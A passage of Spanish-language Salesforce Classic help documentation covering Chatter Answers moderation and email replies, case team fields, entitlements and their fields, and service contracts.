| Para ver preguntas: | "Leer" en preguntas |
| Para preguntar y responder a las preguntas: | "Crear" en preguntas |
| Para ver casos: | "Leer" en casos |
| Para cambiar casos: | "Modificar" en caso |
| Para gestionar usuarios de Respuestas de Chatter (Portal de clientes): | "Modificar usuarios de autoservicio" |
| Para realizar una pregunta privada: | "Leer" en cuenta |

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

Las Respuestas de Chatter le permite trabajar con preguntas y casos creados por los clientes en una zona. Una vez que un cliente haya publicado una pregunta en la zona, tanto usted como otros clientes podrán responder. La preguntas se convierten en casos cuando se marcan como `Privada`, o pasado un tiempo especificado por su administrador.

Con Respuestas de Chatter puede:

- Responder a preguntas convertidas en casos.
- Crear vistas personalizadas de casos originados por preguntas filtrando en `Origen de caso`.
- Cargar una fotografía en su perfil para que otros clientes puedan ver quién es.
- Trabajar con usuarios de Respuestas de Chatter, que son fundamentalmente usuarios del Portal de clientes .
- Asignar la licencia de función de usuario de Respuestas de Chatter a usuarios del portal que pueden acceder a su comunidad.
- Utilizar la ficha P&R para moderar preguntas y para:
  - Revisar listas de preguntas.
  - Responder a preguntas o añadir respuestas a preguntas.
  - Distribuir una pregunta a un caso.
  - Eliminar preguntas o respuestas.

- Seleccionar mejores respuestas para preguntas.
- Promocionar respuestas útiles a los artículos de Salesforce Knowledge.

Nota: Le recomendamos que asigne un agente de asistencia para revisar las preguntas públicas en la ficha P&R. Los agentes no pueden hacer clic en **Marcador** junto a preguntas o respuestas consideradas spam, malintencionadas o inapropiadas, pero pueden modificar y eliminar preguntas o respuestas de una zona a través de la ficha P&R si disponen del permiso "Eliminar" en las preguntas.

Consejo: Para moderar varias preguntas de forma rápida, recomendamos que los agentes revisen preguntas de listas ancladas en la consola de Salesforce (eso requiere la adición de la ficha P&R a la ficha Navegación de la consola.

CONSULTE TAMBIÉN

Uso de la ficha P&R de Respuestas de Chatter

Terminología de Respuestas de Chatter

## Inicio de preguntas

| PERMISOS DE USUARIO | |
|---|---|
| Para ver la ficha Preguntas: | "Leer" en preguntas |
| Para preguntar y responder a las preguntas: | "Crear" en preguntas |
| Para eliminar preguntas y respuestas: | "Eliminar" en preguntas |
| Para distribuir una pregunta a un caso: | "Crear" en casos |
| Para modificar preguntas: | "Modificar" en preguntas |

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

La ficha Preguntas le permite ver, buscar, filtrar, moderar y crear preguntas en las listas.

- Buscar preguntas escribiendo dos o más letras de una pregunta en el cuadro Buscar todas las preguntas. A la vez que escribe, aparecen preguntas que coinciden con sus términos de preguntas.
- Seleccione vistas de lista predefinidas de la lista desplegable Vista. Algunas listas predefinidas desde las cuales puede filtrar preguntas incluyen:
  - Preguntas con Mejores respuestas
  - Preguntas sin Mejores respuestas
- Haga clic en **Crear nueva vista** para definir su propia vista de lista personalizada. Para modificar o eliminar vistas que haya creado, selecciónelas en la lista desplegable Ver y haga clic en **Modificar**.
- Haga clic en `Nueva pregunta` desde la página de vista de la lista Preguntas o haga clic en `Nueva` desde la lista Preguntas recientes en la página de descripción Preguntas para crear una nueva pregunta.
- Haga clic en para actualizar una lista que ha sido actualizada.

- Después de seleccionar una pregunta de la lista:
  - Escriba una respuesta o un comentario y haga clic en **Responder al cliente y a la zona** para responder a los clientes.
  - Haga clic en y seleccione:
    - **Eliminar** para eliminar la pregunta de la comunidad.
    - **Distribuir a caso** para crear un caso en la pregunta.
    - **Modificar** para modificar los campos en una pregunta existente.
  - Haga clic en el en una de las respuestas de la pregunta y seleccione:
    - **Eliminar** para eliminar la respuesta de la comunidad.
    - **Promocionar a artículo** para añadir la respuesta como un artículo borrador a la base de datos de conocimientos (disponible si está configurado por su administrador).
    - **Modificar** para modificar los campos en una respuesta existente.
  - Si la pregunta es privada, lo que significa que solo los agentes de asistencia pueden verla y responderla, puede hacer clic en el vínculo del caso para ver el caso asociado automáticamente a la pregunta.

Nota: La ficha Peguntas está destinada a Respuestas de Chatter, pero puede utilizarla también para ver preguntas desde la función de respuestas.

CONSULTE TAMBIÉN

Inicio de preguntas

## Búsqueda de Preguntas y respuestas en la ficha P&R de Respuestas de Chatter

Busque la ficha P&R de Respuestas de Chatter para encontrar preguntas y respuestas, mejores respuestas y artículos de Salesforce Knowledge que le pueden ayudar a encontrar respuesta rápidamente. Búsqueda en la ficha P&R podría ayudarle a evitar la publicación de preguntas redundantes.

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

1. En la ficha P&R, introduzca su pregunta en el cuadro de búsqueda.
2. Haga clic en la lupa para ver preguntas y artículo coincidentes dentro de la zona.

   Si está activado, aparecen también artículos de Salesforce Knowledge.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para ver preguntas:
- "Leer" en preguntas

Las búsquedas en la ficha P&R de Respuestas de Chatter se pueden filtrar para mostrar preguntas basadas en:

- **Todas las preguntas** muestra todas las preguntas en la zona, así como artículos de Salesforce Knowledge, cuando está activado.
- **Preguntas sin respuesta** muestra todas las preguntas que no tienen respuesta.
- **Preguntas sin resolución** muestra todas las preguntas que no tienen una mejor respuesta.

- **Preguntas resueltas** muestra todas las preguntas que tienen una mejor respuesta, así como artículos de Salesforce Knowledge, cuando está activado.
- **Mis preguntas** muestra todas las preguntas que ha formulado y está siguiendo.

Luego puede ordenar los resultados basándose en las siguientes opciones:

- **Fecha de publicación** ordena preguntas con las preguntas respondidas más recientemente en primer lugar.
- **Actividad reciente** ordena preguntas con las respuestas y los comentarios más recientes en primer lugar.
- **Más popular** ordena preguntas que han recibido más Me gusta, votos a favor y seguidores en primer lugar.

Nota: Desde el cuadro de búsqueda del encabezado en la parte superior de la página, pude buscar más objetos que desde la ficha P&R. La búsquedas globales realizadas por usuarios internos devuelven resultados de todas las preguntas disponibles en la organización. Las búsquedas realizadas por todos los demás usuarios en Comunidades de Salesforce devuelven resultados de la preguntas disponibles en la comunidad.

## Seleccionar la mejor respuesta a una pregunta

Nota: Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para ver preguntas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Después de realizar una pregunta, debe consultar las respuestas publicadas por otros miembros de la comunidad y finalmente seleccionar una de las respuestas como la mejor. La mejor respuesta se resalta justo debajo de la pregunta de manera que se pueda encontrar fácilmente, lo que ayuda a los miembros de la comunidad a identificar rápidamente la respuesta más útil a la pregunta.

Únicamente los administradores de Salesforce y la persona que ha realizado la pregunta pueden marcar una respuesta como la mejor.

Para seleccionar la mejor respuesta:

1. En la ficha P&R, busque su pregunta y haga clic en el título.
2. Decida cuál es la mejor respuesta y haga clic en **Seleccionar como mejor respuesta**.

   Para identificar la mejor respuesta, mire los votos ("a favor" y "en contra") para cada respuesta. La respuesta con más votos "a favor" probablemente contenga la información más útil. Si una pregunta tiene muchas respuestas, intente ordenarlas por **Más votadas**, de manera que las respuestas con más votos a favor y en contra aparezcan en la parte superior de la lista.

Después de seleccionar la mejor respuesta:

- La pregunta se marca como "resuelta". Los miembros de la comunidad pueden continuar publicando y votando respuestas para las preguntas resueltas.
- Si posteriormente se publica otra respuesta que le gusta más, simplemente seleccione esa respuesta como la mejor para sustituir la anterior mejor respuesta.
- Puede eliminar el estado de mejor respuesta de la respuesta en cualquier momento. La eliminación del estado de mejor respuesta desde una respuesta la convierte en una respuesta normal.

## Respuesta a las notificaciones de correo electrónico de Respuestas de Chatter

Cuando recibe una notificación de correo electrónico, puede publicar una respuesta a la comunidad respondiendo al correo electrónico.

**Nota:** Se retirará Respuestas de Chatter en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. A partir de Summer '16, Respuestas de Chatter no está disponible para nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas de Chatter si se ha activado antes del lanzamiento de Summer '16 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Developer Edition**, **Performance Edition** y **Unlimited Edition**.

Cuando recibe notificaciones de correo electrónico relacionados con una pregunta, puede responder de forma práctica y directamente desde su correo electrónico y la respuesta aparece como una respuesta sen la ficha P&R. Recibirá una notificación por correo electrónico para los siguientes eventos:

- Alguien responde a una pregunta que ha formulado o está siguiendo.
- El servicio de asistencia o un moderador selecciona una mejor respuestas a una pregunta que ha formulado o está siguiendo.

**Nota:** Para responder a las notificaciones de correo electrónico, su administrador debe activar las respuestas de correo electrónico en la página Configuración de Respuestas de Chatter.

Tenga en cuenta estas sugerencias para enviar respuestas por correo electrónico:

- Las respuestas deben enviarse desde la dirección de correo electrónico especificada en su perfil. Si utiliza alias de correo electrónico o servicios de reenvío de correo electrónico que envíen respuestas desde una dirección de correo electrónico distinto, sus respuestas no se procesarán.
- Si las respuestas contienen su firma de correo electrónico personal, el texto de firma se identificará como parte de su comentario. Las firmas predeterminadas insertadas por los dispositivos móviles, como `Enviar desde mi iPhone`, se eliminarán automáticamente de las respuestas. Antes de responder, elimine las firmas personalizadas y cualquier texto adicional que no quiere que se publique en la comunidad.
- Se ignorarán los archivos adjuntos de las respuestas.
- Las publicaciones que incluyen texto enriquecido u otros tipos de marcas aparecen como texto normal en el cuerpo de la notificación por correo electrónico.
- Las respuestas a los mensajes automáticos como "fuera de la oficina" son ignoradas por el sistema.
- Antes de responder, compruebe la dirección de correo electrónico que se muestra en el campo `Para` de su correo electrónico. Las direcciones válidas contienen tokens o cadenas largas de caracteres, tanto antes como después del símbolo @ como, por ejemplo, `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`. Puede que algunas aplicaciones de correo electrónico utilicen automáticamente la dirección `De` del correo electrónico original, `ReplyToQ&A@<your.company>.com`, que no es una dirección válida para recibir respuestas. Si ve esta dirección reducida en el campo `Para` de su correo electrónico de respuesta, sustitúyala por la dirección válida de respuesta en la información de encabezado de correo electrónico. Por ejemplo, en una aplicación como IBM® Lotus Notes®:
  1. Abra el correo electrónico original.
  2. Haga clic en **Ver** > **Mostrar** > **Origen de la página**.
  3. En la sección de `ReplyToQ&A`, copie la dirección de correo electrónico que aparece como: `w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com`.
  4. Pegue la dirección de respuesta en el campo`Para` de su correo electrónico de respuesta.

# Solución de consultas de clientes con otros

## Campos del equipo de casos

Los equipos de casos tiene los siguientes campos, que se muestran en orden alfabético. La disponibilidad de los campos depende de cómo configure Salesforce su administrador.

| Campo | Descripción |
|---|---|
| `Acceso a caso` | El nivel de acceso que un miembro de un equipo tiene en un caso, como Lectura/Escritura, Solo lectura o Privado. El acceso a casos no puede ser inferior al nivel de acceso de colaboración de casos predeterminado de su organización. |
| `Nombre de miembro` | El nombre de un usuario en un equipo de casos. |
| `Función de miembro` | La función del miembro del equipo en el caso, como agente de asistencia o gerente de caso. |
| `Visible en el portal de clientes` | Indica si el miembro del equipo de casos aparece en el portal de clientes. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Equipos de casos

# Creación y verificación de contratos de servicios

# Asignaciones

## Asignaciones

Las asignaciones son unidades del servicio de atención al cliente en Salesforce, como "asistencia telefónica" o "asistencia Web". Se utilizan habitualmente para representar términos en acuerdos de servicio. Las asignaciones le ayudan a determinar si sus clientes pueden obtener servicio de asistencia de modo que pueda crear registros de asistencia como casos u órdenes de trabajo para ellos.

Puede asociar asignaciones con cuentas, activos, contactos y contratos de servicio. Por ejemplo, se puede agregar una asignación de asistencia telefónica a una cuenta. Cuando un contacto de esa cuenta llama a su departamento de servicio, los agentes del servicio de asistencia pueden verificar rápidamente que están asignados a la asistencia telefónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

Puede utilizar asignaciones por si mismas o como parte de *procesos de asignación*. Los procesos de asignación son plazos que contienen todos los pasos que los agentes deben completar para resolver un registro de asistencia. Para representar acuerdos a nivel de servicio más complejos en Salesforce (con funciones como procesos de renovación y múltiples niveles de servicio), puede utilizar *contratos de servicio* y *partidas de contratos*.

Vea y gestione asignaciones en Salesforce desde la ficha Asignaciones. Dependiendo de la configuración de las asignaciones, puede también utilizar la lista relacionada Asignaciones en cuentas, contactos, activos o contratos de servicio.

CONSULTE TAMBIÉN

Directrices para trabajar con asignaciones

Asignaciones: Términos que hay que conocer

# Directrices para trabajar con asignaciones

Las asignaciones en Salesforce especifican si un usuario está asignado al servicio de atención al cliente. Obtenga información acerca de cómo realizar acciones comunes en asignaciones.

**Visualización de asignaciones**

Puede ver asignaciones en la ficha Asignaciones o la lista relacionada Asignaciones en:

- Cuentas
- Activos
- Contactos
- Contratos de servicios

Para ver asignaciones asociadas con una cuenta, un contacto, un activo o un contrato de servicio concretos, vaya a la lista relacionada Asignaciones en el registro.

Consejo: ¿Se ha configurado la consola en su organización para incluir asignaciones? Si es así, haga clic en la ficha Consola para ver y modificar asignaciones y sus registros asociados en una sola ubicación.

**Creación de asignaciones**

Puede crear y modificar asignaciones desde la ficha Asignaciones o la lista relacionada Asignaciones en cuentas, activos o contratos de servicio.

Su empresa puede tener sus propios procesos para vincular asignaciones a clientes en Salesforce. El método más sencillo es crear una asignación en la cuenta del cliente a través de la lista relacionada Asignaciones. A continuación, utilice la asignación para cada contacto en la cuenta. Recuerde que cuando crea un contacto en una cuenta, el contacto no hereda una asignación de la cuenta de forma automática. Su administrador debe configurar la automatización que crea una asignación para nuevos contactos en una cuenta.

Nota:

- Puede agregar asignaciones existentes a contactos o productos, pero no puede crear asignaciones desde un registro de contacto o producto.
- Haga clic en **Duplicar** sobre una asignación para crear rápidamente una asignación a partir de una existente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver asignaciones:
- "Leer" en asignaciones

Para modificar asignaciones:
- "Modificar" en asignaciones

Para crear o duplicar asignaciones:
- "Crear" en asignaciones

Para eliminar asignaciones:
- "Eliminar" en asignaciones

**Eliminación de asignaciones**

Puede eliminar asignaciones en la página de detalles de la asignación, la lista relacionada Asignaciones o la ficha Asignaciones. La eliminación de una asignación la traslada a la Papelera. Las notas, archivos adjuntos o actividades asociados a la asignación también se eliminan. Si restaura la asignación, los elementos asociados también se restauran.

Nota: No puede eliminar una asignación con un caso o una orden de trabajo abiertos.

**Compartir asignaciones**

No puede compartir asignaciones. Las asignaciones utilizan el mismo modelo de colaboración que la cuenta con las que están asociadas.

La asociación de un cliente con una asignación no comparte la asignación con él. Para que los clientes puedan ver sus asignaciones, éstas deben configurarse en su comunidad externo.

CONSULTE TAMBIÉN

Verificar asignaciones

Asignaciones: Términos que hay que conocer

Campos de asignación

# Verificar asignaciones

Cada asignación en Salesforce está asociada con una cuenta específica. Compruebe que un cliente tiene derecho al servicio de asistencia antes de crear o actualizar un caso o una orden de trabajo.

| Qué comprobar | Dónde comprobarlo | Pasos para verificar |
|---|---|---|
| Si al menos un contacto en una cuenta específica tiene derecho al servicio de asistencia | Página de detalle de Cuenta | 1. Consulte la cuenta.<br>2. Confirme que la asignación está en la lista relacionada Asignaciones. |
| Si un contacto específico tiene derecho al servicio de asistencia de la página de detalles Contacto | Página de detalles del contacto | 1. Vea el contacto.<br>2. Confirme que la asignación está en la lista relacionada Asignaciones. |
| Si los activos específicos (productos adquiridos) pueden obtener asistencia. | Página de detalles de Activos | 1. Localice el activo en una lista relacionada o una vista de lista de activos en la ficha Productos.<br>2. Haga clic en el nombre de activo.<br>3. Confirme que la asignación está en la lista relacionada Asignaciones. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver asignaciones:
- "Leer" en asignaciones

Para ver cuentas, contactos, activos y contratos de servicio:
- "Leer" en ese objeto

| Qué comprobar | Dónde comprobarlo | Pasos para verificar |
| --- | --- | --- |
| Si un contrato de servicio incluye una asignación específica | Página de detalles de Contratos de servicio | 1. Haga clic en la ficha Contratos de servicios.<br>2. Haga clic en el nombre del contrato de servicios.<br>3. Confirme que la asignación en cuestión está en la lista relacionada Asignaciones. |

Después de verificar una asignación, haga clic en **Nuevo caso** en la página de detalles de la asignación para crear un caso asociado con la asignación. El caso incluye automáticamente la información de asignación, cuenta, contacto y activo correcta. Además, puede agregar una asignación a un caso existente utilizando el campo de búsqueda `Nombre de asignación` en el caso.

CONSULTE TAMBIÉN

Directrices para trabajar con asignaciones

## Asignaciones: Términos que hay que conocer

Obtenga información acerca de términos relacionados con funciones de asignación en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

**Asignación**

Una unidad del servicio de atención al cliente en Salesforce, como "asistencia telefónica" o "asistencia Web". Se utiliza habitualmente para representar términos en garantías. Puede asociar la asignación con cuentas, activos, contactos y contratos de servicio. Visualice asignaciones desde la ficha Asignaciones o la lista relacionada Asignaciones en cuentas, contactos, activos y contratos de servicio.

**Contacto de asignación**

Los contactos con derecho al servicio de atención al cliente, por ejemplo, una persona que haya llamado con nombre. La lista relacionada Contactos en una asignación muestra qué contactos tienen derecho a esa asignación. Puede eliminar o agregar contactos directamente desde la lista relacionada o actualizando el registro del contacto en sí. Tal vez su empresa no le permita proporcionar asistencia a clientes salvo que sean un contacto en la asignación.

Nota:

- Los contactos en una cuenta no heredan las asignaciones de la cuenta automáticamente. Dependiendo de sus procesos comerciales, es posible que tenga que crear una asignación separada para cada contacto en una cuenta. También puede configurar un desencadenador de Apex que asigna automáticamente una asignación a un contacto cuando crea el contacto.
- Los contactos de asignación no tienen formatos de página, formatos de búsqueda, botones, vínculos o tipos de registro.
- Se aplica a los contactos la misma configuración de visibilidad y colaboración que se aplica a la cuenta principal. La asociación de un contacto a una asignación no comparte el registro de asignación con el contacto o el usuario de comunidad relacionado.

**Plantilla de asignaciones**

Los términos predefinidos de la asistencia al cliente que pueden agregarse rápidamente a productos en Salesforce. Por ejemplo, puede crear plantillas de asignación para asistencia telefónica o Web para que los usuarios puedan agregar asignaciones fácilmente a productos adquiridos por clientes.

**Gestión de asignaciones**

Un conjunto de funciones de Salesforce que le ayudan a proporcionar los niveles de servicio correctos a sus clientes. Incluye:

- *Asignaciones,* que permite a los agentes del servicio de asistencia determinar si un cliente puede recibir asistencia.
- *Procesos de asignación* que son plazos que incluyen todos los pasos que su equipo del servicio de asistencia debe completar para resolver registros de asistencia como casos u órdenes de trabajo.
- *Contratos de servicio*, que le permiten representar diferentes tipos de acuerdos de asistencia al cliente como garantías, suscripciones o acuerdos de mantenimiento. Puede restringir los contratos de servicio para cubrir productos específicos.
- *Acceso de comunidad a asignaciones*, que permite a los usuarios de la comunidad ver asignaciones y contratos de servicio y crear registros de asistencia desde éstos.
- *Creación de informes sobre la gestión de asignaciones*, que le permite realizar un seguimiento del modo en que se utilizan las asignaciones en su organización de Salesforce y si se cumplen los términos del contrato de servicio.

Dependiendo de sus necesidades comerciales, puede decidir utilizar todas estas funciones o solo algunas.

**Contrato de servicio**

Un acuerdo de asistencia al cliente entre usted y sus clientes. Los contratos de servicio en Salesforce pueden representar garantías, suscripciones, acuerdos de nivel de servicio (SLAs) y otros tipos de asistencias al cliente. Visualice contratos de servicio en la ficha Contratos de servicio o en la lista relacionada Contratos de servicio en cuentas y contactos.

**Partida de contrato**

Productos específicos cubiertos por un contrato de servicio. Visualice partidas de contratos en la lista relacionada Partidas de contratos en contratos de servicio (no contratos). Sólo puede utilizar partidas de contratos si su organización utiliza productos.

Nota: Los programas no están disponibles para partidas de contrato y los usuarios de la comunidad no puede acceder a ellos.

**Proceso de asignación**

Una cronología que incluye todos los pasos (eventos clave) que los agentes del servicio de asistencia deben completar para resolver un registro de asistencia. Cada proceso incluye la lógica necesaria para determinar cómo aplicar el nivel de servicio correcto para sus clientes. Los procesos de asignación se presentan en dos tipos: Caso y Orden de trabajo.

No todas las asignaciones necesitan procesos. Por ejemplo, una asignación sencilla solo puede establecer que un cliente tiene derecho a la asistencia telefónica ininterrumpida. Si necesita agregar pasos dependientes del tiempo o niveles de servicio a esa definición (por ejemplo, si desea que un supervisor reciba notificaciones por correo electrónico cuando el caso de un cliente sigue sin resolverse pasadas 2 horas), necesita un proceso de asignación.

**Evento clave**

Un paso obligatorio en su proceso de asignación. Los eventos clave son parámetros que representan niveles de servicio para proporcionar a cada uno de sus clientes. Algunos ejemplos de eventos clave incluyen Primera respuesta y Tiempo de resolución en los casos.

**Acción de evento clave**

Una acción de flujo de trabajo dependiente del tiempo que se produce en un evento clave de un proceso de asignación. Por ejemplo, puede agregar las siguientes acciones a un evento clave:

- Enviar una alerta de correo electrónico a algunos usuarios una hora antes de que un evento clave Primera respuesta esté próximo a caducar
- Actualizar algunos campos en un caso un minuto después de que se complete una primera respuesta

Existen tres tipos de acciones de eventos clave:

- *Acciones de éxito* se desencadenan cuando se completa un evento clave
- *Acciones de advertencia* se desencadenan cuando un evento clave está a punto de ser infringido
- *Acciones de infracción* se desencadenan cuando se infringe un evento clave

Puede automatizar tareas, alertas de correo electrónicos, actualizaciones de campo y mensajes salientes para cada tipo de acción.

CONSULTE TAMBIÉN

Asignaciones

## Campos de asignación

Las asignaciones tienen los siguientes campos. Es posible que algunos campos no estén visibles o que no se puedan modificar según el formato de página y la configuración de seguridad del campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

| Campo | Descripción |
|---|---|
| `Nombre de la cuenta` | La cuenta asociada con la asignación. Cada asignación debe vincularse con una cuenta. |
| `Nombre del activo` | El activo asociado con la asignación.<br>Los productos representan los elementos que su empresa vende (por ejemplo, una funda para portátil), mientras que los activos representan los productos específicos que han adquirido sus clientes (la funda para portátil adquirida por Juan). |
| `Horario de oficina` | Horario de oficina admitido por la asignación.<br>Para obtener más información acerca del horario de oficina en asignaciones, consulte Cómo funciona el horario de oficina en la gestión de asignaciones. |
| `Por incidente` | Le permite limitar el número de casos que admite la asignación.<br>Utilice este campo si sus acuerdos de servicio con sus clientes están basados en el número de casos (en lugar del número de días u otros criterios). Por lo tanto, es posible que lo necesite.<br>Nota: Esta opción no está disponible para órdenes de trabajo. |
| `Casos por asignación` | Número total de casos que admite la asignación.<br>Este campo sólo está disponible si `Por incidente` está seleccionado. |
| `Partida de contrato` | La partida de contrato (producto) asociada a la asignación. |
| `Fecha de finalización` | Último día de validez de la asignación.<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una |

| Campo | Descripción |
| --- | --- |
| | acción rápida para cumplimentarlo. Por ejemplo, puede crear una acción rápida que establece la `Fecha de finalización` como 365 días después de la `Fecha de inicio`. |
| `Nombre de asignación` | El nombre de la asignación.<br>Recomendamos el uso de un nombre descriptivo, como *`Asistencia telefónica`*. Esto permitirá que los usuarios comprendan mejor las asignaciones cuando las vean en listas relacionadas de cuentas, contactos y activos. |
| `Horas de trabajo` | Las horas de trabajo que deben respetar las órdenes de trabajo de la asignación. Este campo es visible solo si Field Service Lightning está activado. |
| `Contrato de servicio` | El contrato de servicio cuenta asociado con la asignación.<br>Para buscar rápidamente un contrato de servicio en el cuadro de diálogo de búsqueda, seleccione criterios en los campos `Filtrar por`. Los administradores pueden establecer filtros de búsqueda para restringir valores y resultados de filtro. |
| `Fecha de inicio` | Primer día de validez de la asignación.<br>Este campo está en blanco a menos que configure un desencadenador de Apex o una acción rápida para cumplimentarlo. Por ejemplo, puede crear una acción rápida que establece la `Fecha de inicio` en la fecha en que el `Estado` cambia a *`Activo`*. |
| `Proceso de asignación` | Proceso de asignación asociado a la asignación.<br>Los procesos de asignación son plazos que incluyen todos los pasos (eventos clave) que su equipo de atención al cliente debe completar para resolver casos. Cada proceso incluye la lógica para determinar cómo aplicar el nivel de servicio correcto para sus clientes. |
| `Casos restantes` | Número de casos que puede admitir la asignación. El valor de este campo disminuye una posición cada vez que se crea un caso con la asignación.<br>Este campo sólo está disponible si `Por incidente` está seleccionado. |
| `Estado` | Estado de la asignación.<br>El estado se determina por la fecha del sistema actual de su organización de Salesforce y la `Fecha de inicio` y la `Fecha de finalización` de las asignaciones. El estado es: |

| Campo | Descripción |
| --- | --- |
| | • Activo si la fecha del sistema es igual o posterior a la `Fecha de inicio` e igual o anterior a la `Fecha de finalización`.<br>• Vencido si la fecha del sistema es posterior a la `Fecha de finalización`.<br>• Inactivo si la fecha del sistema es anterior a la `Fecha de inicio`. |
| `Icono de estado` | Representa el estado de la asignación con uno de los siguientes iconos:<br>• Activo<br>• Vencido<br>• Inactivo |
| `Tipo` | Tipo de asignación, como asistencia telefónica o Web.<br>Los administradores pueden personalizar los valores de este campo. |

CONSULTE TAMBIÉN

Asignaciones: Términos que hay que conocer

# Contratos de servicios

## Contratos de servicios

Los contratos de servicios en Salesforce representan un acuerdo de asistencia al cliente entre usted y sus clientes. Puede utilizarlos para representar garantías, suscripciones, acuerdos de nivel de servicio (SLAs) y otros tipos de asistencias al cliente.

Los contratos de servicios son una función de asignación avanzada. Necesita utilizarlos si:

- Desea definir niveles de servicio específicos para sus clientes, como garantías, suscripciones y acuerdos a nivel de servicio.
- Las asignaciones de sus clientes se renuevan a nivel de contrato. En otras palabras, sus procesos comerciales le permiten crear una asignación para un cliente solo su tienen un contrato de servicio activo.

Visualizar y gestionar contratos de servicio en Salesforce desde la ficha Contratos de servicios. Dependiendo de la configuración de los contratos de servicios, puede también utilizar la lista relacionada Contratos de servicios en cuentas y contactos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

CONSULTE TAMBIÉN

Directrices para trabajar con contratos de servicio

Campos de contratos de servicio

Configurar contratos de servicio

# Directrices para trabajar con contratos de servicio

Los contratos de servicio son acuerdos entre usted y sus clientes para un tipo de servicio de atención al cliente. Obtenga información acerca de cómo realizar acciones básicas en contratos de servicios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** con Service Cloud

PERMISOS DE USUARIO

Para ver contratos de servicio:
- "Leer" en contratos de servicio

Para modificar contratos de servicio:
- "Modificar" en contratos de servicio

Para crear o duplicar contratos de servicio:
- "Crear" en contratos de servicio

Para eliminar contratos de servicio:
- "Eliminar" en contratos de servicio

### Visualización de contratos de servicio

Visualice contratos de servicio en la ficha Contratos de servicio o en la lista relacionada Contratos de servicio en cuentas y contactos. Para ver detalles de un contrato de servicio, haga clic en el nombre del contrato de servicio. Puede ver asignaciones asociadas, partidas de contratos, historial de actualización de campos y mucho más.

